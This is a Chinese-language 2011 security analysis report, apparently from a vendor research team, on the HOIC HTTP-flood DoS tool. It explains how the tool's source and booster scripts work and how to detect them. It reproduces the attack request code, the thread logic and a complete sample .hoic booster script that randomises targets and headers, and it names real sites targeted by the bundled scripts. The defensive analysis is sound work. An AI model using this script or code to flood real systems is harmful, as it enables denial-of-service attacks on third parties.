**HOIC分析报告(外发)**

HOIC是High Orbit Ion Cannon(高轨道离子炮)的缩写，一款用RealBasic开发的DoS工具。最初一些人使用LOIC进行DoS，后来这些人被捕了，另外一些人开发了HOIC以示抗议。


RealBasic是一种类似VB6的编程语言，可以生成在Windows、Linux、Mac OS上运行的应用程序。

HOIC是完全开源的，hoic.rbp是RealBasic源码。


截至2011-07-13，HOIC最新版本是2.1.003版。下面是程序界面:



点击TARGETS下方的+号，会弹出一个对话框:



程序本意是在URL处输入被DoS的目标URL，但实际上这里可以不输入任何东西，直接在扩展名为.hoic的攻击脚本中指定多个目标URL，这样更灵活。如果URL处保持为空，在后续操作中会有一个警示信息出现，直接确定，不必理会它。



可以调节Power，有Low、Medium、High三种值，对应HOIC程序中的全局变量powerFactor，内部赋值0、1、2。Power的真实含义是两次攻击报文之间的休眠时间:

**if(window1.targets( i ).powerFactor = 0 ) then**

**App.SleepCurrentThread 250**

**elseif window1.targets( i ).powerFactor = 1 then**

**App.SleepCurrentThread 100**

**else**

**App.SleepCurrentThread 50**

**end if**

**window1.targets( i ).SendAttack()**

**App.SleepCurrentThread 50 \* ( 3 - window1.targets( i ).powerFactor )**

Power越高就意味着攻击报文的频率越高。其实这个地方还应该来一个无休眠的Power值，就是不间断攻击。

攻击代码的主框架位于SendAttack()函数中:

**Dim httpObj as HTTPSocket**

**Dim i as integer**

**Dim reqSize as integer = 0**

**httpObj = New HTTPSocket**

**for i = 0 to Headers.Ubound**

**reqSize = reqSize + Headers(i).Len**

**httpObj.SetRequestHeader(...)**

**Next**

**if ( UsePost ) then**

**reqSize = reqSize + PostBuffer.Len + 4**

**httpObj.SetPostContent( PostBuffer, "application/x-www-form-urlencoded" )**

**httpobj.Post URL**

**else**

**reqSize = reqSize + 3**

**httpobj.Get URL**

**end if**

**TotalBytesSent = TotalBytesSent + reqSize**

HOIC就是在提交标准的HTTP请求，且只支持GET、POST两种Method。

下面这些都是HOIC主程序预定义并使用的全局变量，可以在.hoic脚本中直接使用:

**Headers**

**PostBuffer**

**powerFactor**

**URL**

**UsePost**

HOIC本身只是一个DoS框架程序，真正的DoS攻击行为通过扩展名为.hoic的攻击脚本指定，离开这些.hoic文件，HOIC本身什么也干不了。下面是attack.hoic的内容:

**Dim useragents() as String**

**Dim referers() as String**

**Dim randheaders() as String**

**Dim randurls() as String**

**randurls.Append "http:// 1.1.1.1/"**

**randurls.Append "http://1.1.1.1/example"**

**URL = randurls( RndNumber( 0, randurls.UBound ) )**

**useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"**

**useragents.Append "Googlebot/2.1 ( http://www.googlebot.com/bot.html) "**

**useragents.Append "Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51"**

**referers.Append URL**

**referers.Append "http://www.google.com/?q=anything"**

**randheaders.Append "Cache-Control: no-cache"**

**randheaders.Append "If-Modified-Since: Sat, 29 Oct 1994 11:59:59 GMT"**

**Headers.Append "Keep-Alive: 115"**

**Headers.Append "Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7"**

**Headers.Append "Connection: keep-alive"**

**Headers.Append "Referer: " + referers( RndNumber( 0, referers.UBound ) )**

**Headers.Append "User-Agent: " + useragents( RndNumber( 0, useragents.UBound ) )**

**Headers.Append randheaders( RndNumber( 0, randheaders.UBound ) )**

上述内容实际是RealBasic源代码，以插件的形式被加载到HOIC中并予以解析执行。这段代码很好理解，目标URL从一个Array中随机抽取，Referer、User-Agent分别从一个Array中随机抽取，另有一些随机的HTTP Headers。**所有内容都是可定制的，发送出去的HTTP请求有很多变种。**

就确定的.hoic文件发出的攻击报文，可以编写针对性的IDS/IPS规则。

使用HOIC实际比拼的是.hoic文件，HOIC 2.1.003版随包自带了四个.hoic文件:

**DutchFreedom.hoic**

**GenericBoost.hoic**

**user-agent-test.hoic**

**visa\_stress.hoic**

DutchFreedom.hoic是用来攻击**http://www.om.nl/**的，为LOIC出气。GenericBoost.hoic相当于一个.hoic模板，黑客们可以在此基础上编写自己的.hoic文件。user-agent-test.hoic用来演示通过.hoic指定"User-Agent"。visa\_stress.hoic，顾名思义，在攻击**http://visa.via.infonow.net/**。

如果我是黑客，我会建个网站向外发布各种.hoic文件，别人只要下载我编写的.hoic文件并加载到HOIC中，就可以进行相应的DoS攻击，甚至不用输入目标URL。

在"Booster (leave blank unless u know what ur doing)"的下拉列表里选择相应的.hoic文件。

.hoic文件必须与HOIC主程序位于同一目录，否则会找不到:

**Dim f as FolderItem**

**Dim i as integer**

**booster.DeleteAllRows**

**f = App.ExecutableFile.Parent**

**for i = 1 to f.Count**

**if( f.Item(i).Name.Right(5) = ".hoic" ) then**

**booster.AddRow f.Item(i).Name**

**end if**

**Next**



可以在THREADS处点击左右键头调整并发线程数，建议有几个CPU或有几个核，就设几个并发线程数，多了没有意义。此处程序实现上有BUG，没有检查线程数的下限，比如可以下调至-1，此时没有任何攻击报文发送出去，因为流程根本不会到达下面那个for循环内部:

**Dim i as integer**

**for i = 0 to Val( edtThreads.Text )-1**

**threads.Append( New attackThread )**


**threads( threads.Ubound ).Run**

**Next**

界面上红色的"**FIRE TEH LAZER**"是个"Start/Stop"乒乓开关，当攻击参数设置完成后点这个按扭即可开始攻击。这是一个乒乓开关，第一次点击是开始攻击，第二次点击就停止攻击。OUTPUT处的字节数对应全局变量TotalBytesSent，是动态递增的。



我们考察另一种情况，在下面的对话框中输入了一个URL，与attack.hoic中指定的目标URL不一样:



此时发起攻击后，会先去访问192.168.1.18，提交6次同样的HTTP请求:

**GET / HTTP/1.0\r\n**

**Accept: \*/\*\r\n**

**Accept-Language: en\r\n**

**Host: 192.168.1.18\r\n**

**\r\n**

然后再去DoS 1.1.1.1，从此不再访问192.168.1.18。attack.hoic自己指定了目标URL，这会**抑制**前述对话框中输入的URL，凡是使用attack.hoic进行攻击，最终实际攻击的都是1.1.1.1，无论在前述对话框中输入何种URL。

这个设计不知是HOIC作者有意为之还是无心插柳，总之结果很险恶，因为DutchFreedom.hoic正是自己指定了目标URL，并且还是随hoic.zip自带的。很多小白们使用HOIC进行DoS攻击，指定DutchFreedom.hoic，TA们最终都参与攻击**http://www.om.nl/**，而不是攻击他们自己输入的目标URL。

HOIC的作者水平比LOIC的作者水平高，至少是个比较熟练的RealBasic程序员，程序BUG较少。HOIC对使用者的水平有较高要求，需要了解HTTP协议本身，如果不提供现成的.hoic文件，很多使用者可能完全无法有效使用HOIC进行DoS攻击。而高水平的黑客们可以通过提供现成的.hoic文件利用各种小白们一起DoS指定目标。

单靠IDS/IPS并不足以精确防范HOIC发起的攻击。HOIC攻击实际是靠大量正常HTTP请求进行DoS，如果有基于某些阈值的异常行为检测方案，完全可以有效检测、阻断HOIC攻击。我们的冰之眼、黑洞系列产品完全可以应对HOIC攻击。

(**出于可以理解的原因，本文有删减。**)

研究部 scz@nsfocus

2011-07-14 12:02